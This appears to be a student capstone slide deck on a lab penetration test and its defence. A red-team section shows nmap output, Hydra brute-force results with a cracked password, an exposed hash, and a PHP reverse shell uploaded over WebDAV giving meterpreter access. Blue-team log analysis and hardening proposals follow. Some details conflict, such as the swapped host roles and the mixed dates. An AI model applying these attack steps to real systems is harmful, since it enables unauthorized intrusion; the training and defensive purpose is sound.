Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Created by: Edward Bacigalupi 02/02/2020

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



IP address: 192.168.1.100
Port TCP: 22 SSH
Port TCP: 9200 Elasticsearch

IP address: 192.168.1.105
Port TCP: 22 SSH
Port TCP: 80 HTTP Apache 2.4.29

IP address: 192.168.1.90
Port TCP: 22 SSH

ML-RefVm-684427 - Windows OS
IP address 192.168.1.1
Port TCP: 135 msrpc
Port TCP: 139 netbios-ssn
Port TCP: 445 microsoft-ds
Port TCP: 2179 vmrdp
Port TCP: 3389 ms-wbt-server

Network
Address
Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	NAT Switch / Gateway
Capstone	192.168.1.105	Attack System
Elk	192.168.1.100	SIEM System
Kali	192.168.1.90	Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unauthorized File Upload	Able to upload the reverse shell payload to the web server.	Allowed for remote backdoor access to the Apache web server.
Security Misconfiguration	The server security settings did not have a limit set for failed login attempts, making brute force attacks possible.	Ability to run a brute force attack undetected was conducted exposing sensitive data
Sensitive Data Exposure	Sensitive data located in the /secret_folder and /webdav were was accessible using a web browser.	Sensitive data revealed Ashton was the administrator for /secret folder.
Brute Force Vulnerability	Brute force attack was conducted and Ashton's logon credentials were discovered.	The brute force attack gave access to the /secret_folder/

Exploitation: Sensitive Data Exposure

01

Tools & Processes

Nmap scan against 192.168.1.105 revealed it was an Apache server with HTTP port 80 open.

Web browser was used to access company folders.


02

Achievements


Company files were exposed, specifically /company_folders/secret_folder.

Able to access the folder that exposed Ashton as the administrator for /secret_folders file.

03



```
root@Kali:/usr/share# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-26 20:10 PST
Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https:/
```



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Security Misconfiguration

01

Tools & Processes

The Linux tool Hydra, used the /usr/share/wordlists/rockyou.txt file in order conduct a brute force attack and gain access to the /company_folders/secret_folder/.

Web Server was used to access files in the /secret_folder/.

02


Achievements

Gained access to the /secret_folder.


Using Brute-force attack user credentials were discovered.

Sensitive data needed to access the server was exposed.

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-27 1
5:02:14
root@Kali:/usr/share/wordlists#
```



192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: File Upload

01

Tools & Processes

Using msfvenom, I was able to create a .php reverse_tcp script.


After the payload was created, it was uploaded to the /webdav folder and then executed.

02

Achievements


A backdoor was created using metasploit meterpreter and the /flag.txt file was located.

03



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your




```
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2021-01-26 16:53:30 -0800  bin
40755/rwxr-xr-x   4096        dir   2021-01-28 06:38:14 -0800  boot
40755/rwxr-xr-x   3840        dir   2021-01-28 12:18:14 -0800  dev
40755/rwxr-xr-x   4096        dir   2021-01-26 16:56:54 -0800  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  58457895    fil   2021-01-28 06:38:14 -0800  initrd.img
100644/rw-r--r--  58458095    fil   2021-01-26 16:56:38 -0800  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2021-01-19 22:53:33 -0800  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-01-28 12:17:49 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-01-28 12:20:38 -0800  run
40755/rwxr-xr-x   12288       dir   2021-01-26 16:53:30 -0800  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-01-28 12:17:51 -0800  sys
41777/rwxrwxrwx   4096        dir   2021-01-28 12:18:27 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8392352     fil   2021-01-18 09:24:16 -0800  vmlinuz
100600/rw-------  8388256     fil   2021-01-12 06:33:12 -0800  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- Port scan started on January 27, 2020 at approximately 04:10
- 513,423 packets were sent from IP address 192.168.1.90
- The number of port scans in a short amount of time indicates a port scan




513,423 hits

Jan 27, 2021 @ 04:00:00.000 - Jan 27, 2021 @ 04:30:00.000 — Auto

Time	source.ip	destination.port
Jan 27, 2021 @ 04:29:59.995	192.168.1.90	80

Analysis: Finding the Request for the Hidden Directory

- The requests occured on 01/26/2021 at 23:30
- The requests were made to the /secret folder. These files contained a hashed password and instructions on how to access the /webdav server



```
source.ip : 192.168.1.90 and url.path : "/company_folders/secret_folder"
```

Jan 26, 2021 @ 23:30:00.000 → now


HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,637


Analysis: Uncovering the Brute Force Attack

- There were 15,613 login attempts before Hydra was able to crack the password



@timestamp per 3 hours

Time	_source
Jan 27, 2021 @ 23:02:14.513	user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jan 27, 2021 @ 23:02:14.513 server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B ecs.version: 1.5.0 method: get query: GET /company_folders/secret_folder http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.version: 1.1 http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 698B type: http url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder url.full: http://192.168.1.105/company_folders/secret_folder event.end: Jan 27, 2021 @ 23:02:14.514



source.ip : 192.168.1.90 and user_agent.original :"Mozilla/4.0 (Hydra)"

HTTP status codes for the top queries [Packetbeat] ECS

field	value	
HTTP Status Code	401	15,609 (99.99%)


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,613

Export: Raw Formatted

Analysis: Finding the WebDAV Connection

- 122 Requests were sent to /webdav
- Other relevent files requested were /reverseshell.php and /password.dav



HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/passwd.dav	208
http://192.168.1.105/webdav	122
http://192.168.1.105/webdav/shell.exe	20
http://192.168.1.105/webdav/	14
http://192.168.1.105/webdav/reverseshell.php	12

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alarm could be set for destination IP 192.168.1.105 and an alarm set for source IP’s that are not 192.168.1.105 as well as destination ports that are not 443 or 80

What threshold would you set to activate this alarm?

Email and log alerts sent when non-HTTP related ports are requested >5 for the same time stamp

System Hardening

What configurations can be set on the host to mitigate port scans?

IPtables Firewall rules could be set to block incoming port requests except for port 80 and 443

```
iptables -A INPUT -p tcp -m tcp -m multiport ! --dports 80,443 -j DROP
```

Setting up a TCP/UDP blackhole that causes packets to be dropped or ignored instead of being forwarded

```
sysctl -w net.inet.tcp.blackhole=[0 | 1 | 2]
sysctl -w net.inet.udp.blackhole=[0 | 1]
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alert would be triggered when IP addresses that are not whitelisted attempt to access the hidden directory

What threshold would you set to activate this alarm?

Alert email and log when >0 access on the hidden directory from non-whitelisted IP's

System Hardening

What configuration can be set on the host to block unwanted access?

The host can modify the configuration file to allow or block specific IP address accessing the /secret_folder/

```
nano/etc/httpd/conf/httpd.conf
*locate directory section /var/www/
Order allow,deny
Allow from 192.168.1.105
Deny from 192.168.1.90
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Alarm set anytime Mozilla/4.0(Hydra) user agent attempts a login.
Alarm set for multiple failed logins within a short time period.

What threshold would you set to activate this alarm?

Email and log > 3 failed login attempts in 1 minute.
Email and log attempts from Mozilla/4.0(Hydra)

System Hardening

What configuration can be set on the host to block brute force attacks?

Multi-factor authentication as another form of user authentication.

Strong password policy requiring special characters and password lengths.

Security question/response required after several failed login attempts.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Alarm set when search criteria is: http.request.method : * and url.path: *webdav* and source.ip: (not 192.168.1.150 or 192.168.1.1)

Alarm set when the WebDAV directory is requested from non-trusted IPs.

What threshold would you set to activate this alarm?

Email and log HTTP request is received from non-trusted IPs.

System Hardening

What configuration can be set on the host to control access?

The host should modify the configuration file to allow or block specific IP address accessing the /webdav

```
nano/etc/httpd/conf/httpd.conf
*locate directory section /var/www/
Order allow,deny
Allow from 192.168.1.105
Deny from 192.168.1.90
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alarm set when server receives a -put HTTP request from a non-trusted IP.

Alarm set when web server files are altered by non-trusted IPs.

What threshold would you set to activate this alarm?

Email and log when >0 put HTTP request is received from non-trusted IP address.

System Hardening

What configuration can be set on the host to block file uploads?

Modifying the host configuration file to block access to the server from non trusted IP’s.

```
nano/etc/httpd/conf/httpd.conf
*locate directory section /var/www/
Order allow,deny
Allow from 192.168.1.105
Deny from 192.168.1.90
<LimitExcept GET POST HEAD>deny from all
</LimitExcept>
```

The End